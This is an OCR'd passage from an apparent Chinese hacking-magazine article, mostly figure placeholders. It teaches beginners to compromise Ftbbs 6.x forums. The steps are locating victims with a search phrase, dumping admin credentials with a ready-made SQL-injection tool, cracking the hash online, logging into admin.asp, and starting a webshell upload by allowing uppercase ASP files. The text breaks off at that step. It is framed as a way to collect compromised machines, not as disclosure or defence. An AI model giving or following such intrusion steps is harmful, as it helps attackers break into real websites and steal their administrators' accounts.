


图11




图12

飞天论坛最新0day漏洞助小菜肉鸡成群

落叶纷飞[J.L.S.T]

文章难易度：★★★
文章内容：关于飞天(Ftbbs)论坛最新注入漏洞的利用

Ftbbs是asp类论坛中运行速度最快的一款论坛，正因为它的这一优点，使其受到了许多站长的青睐，最近我发现了Ftbbs6.X版中的一个致命的注入漏洞，我们可以利用这个注入漏洞直接获取管理员的帐号和密码，这下我们的小菜朋友又可以抓到大把的肉鸡了。

关于该漏洞的利用程序我已经和“云中鹰”编写好了，程序运行后的界面如图1所示。

我们打开百度或者google，搜索FTBBS的关键字“powered by ftbbs”，就可以找到许到使用这套系统的论坛，在确定了目标后我们先进入这个论坛注册一个用户，如图2。注册好用户后我

们可以到论坛的底部查看一下该论坛的版本号是多少，如图3。




图1




图2




图3




图4




图5




图6

这次我测试的论坛是6.3版本的，我们只要直接把论坛的地址填到漏洞利用工具的“目标网址”栏，然后直接点击下方的“破解密码！”按钮就能爆出目标论坛的后台管理员密码了，如图4。哈哈，密码出来了，现在我们再来爆管理员的帐号，把“注入语句”中的“admin_pwd”改为“admin_user”，然后再次点击“破解密码！”按钮，管理员的帐号就出来了，如图5。

现在，管理员的帐号和密码都有了，把爆出来的密码拿到www.cmd5.com网站上进行在线破解，成功破解出密码后我们打开目标论坛根目录下的“admin.asp”文件，然后使用管理员帐号和密码进行登录，登录后的界面如图6所示。

接下来就该拿webshell了，我们打开“系统参数”中的“论坛基本参数设置”，在“允许上传的文件类型”中加入“ASP”文件后缀（注意，是大写的ASP），添加好后我们点击“修改按钮”，如图7。

